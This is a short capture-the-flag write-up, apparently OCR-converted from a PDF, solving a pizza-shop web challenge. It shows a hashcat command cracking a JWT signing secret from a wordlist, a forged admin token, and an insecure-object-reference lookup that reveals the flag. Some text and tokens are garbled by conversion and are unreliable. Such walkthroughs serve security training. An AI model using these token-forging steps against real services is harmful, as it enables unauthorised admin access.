

Pizza


The best pizza. Straight out of the oven, straight to you. Login Username Password LOGIN Don't have an account? Register here

lets create an account



i tried ordering a pizza to see the requests





eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JpZCI6IjY2ZjhmOTM0N2U0MTljM2U1MWE1MjI3N
yIsImlzQWRtaW4i0mZhbHN1LCJpYXQiOjE3Mjc2
MDI0NjEsImV4cCI6MTcyNzYwNjA2MX0.7kGIvGi
91et8CNLaxcP-TlGEzjDoT1X3yE76DpqAU3U

```
HEADER: ALGORITHM & TOKEN TYPE

{
    "alg": "HS256",
    "typ": "JWT"
}

PAYLOAD: DATA

{
    "id": "66f8f9347e419c3e51a52277",
    "isAdmin": false,
    "iat": 1727602461,
    "exp": 1727606061
}
```

need to set isAdmin to true but i should have the secret so i bruteforced it

hashcat -a 0 -m 16500
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY2ZjhmOTMON2U0MTljM2U1MWE1MjI3N
yIsImlzQWRtaW4iOmZhbHNlLCJpYXQiOjE3Mjc2MDIONjEsImV4cCI6MTcyNzYwNjA2MX0.7kGIvGi
91et8CNLaxcP-TlGEzjDoT1X3yE76DpqAU3U /usr/share/wordlists/jwt.secrets.list

```
Dictionary cache built: MIC allows you to decode verify and generate WI.

* Filename..: /usr/share/wordlists/jwt.secrets.list

* Passwords.: 103942

* Bytes....: 1229958

* Keyspace..: 103928

* Runtime...: 0 secs

eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY2ZjhmOTM0N2U0MTljM2U1MWE1MjI3NvIsImlzOWRtaW4i0mZhbHNllCJpYXOi0jE3Mjc
2MDI0NjEsImV4cCI6MTcyNzYwNjA2MX0.7kGIvGi91et8CNLaxcP-TlGEzjDoT1X3yE76DpqAU3U:my_very_long_and_safe_secret_key
```

so now i can change the jwt

eyJhbGciOiJIUzI1NiIsInR5cCI6
IkpXVCJ9.eyJpZCI6IjY2ZjhmOTM
0N2U0MTljM2U1MWE1MjI3NyIsIml
zQWRtaW4iOnRydWUsImlhdCI6MTc
yNzYwMjQ2MSwiZXhwIjoxNzI3NjA
2MDYxfQ.L8SDTgHOgUUIFSmKpejR
2HKD4Udk1mFs4Yiub0HAc4g

after ordering i saw the endpoint $\sqrt{\frac{spi}{order}}$ which seems to be base64 decoded to ID19

then searching my order ID will give me the flag

Order # Status Order should have arrived 2× H7CTF{1_C4nt_3el13Ve_1t5_N07_JW7_0R_1D0R} Price pizza: €38.00 To pay on delivery: €38.00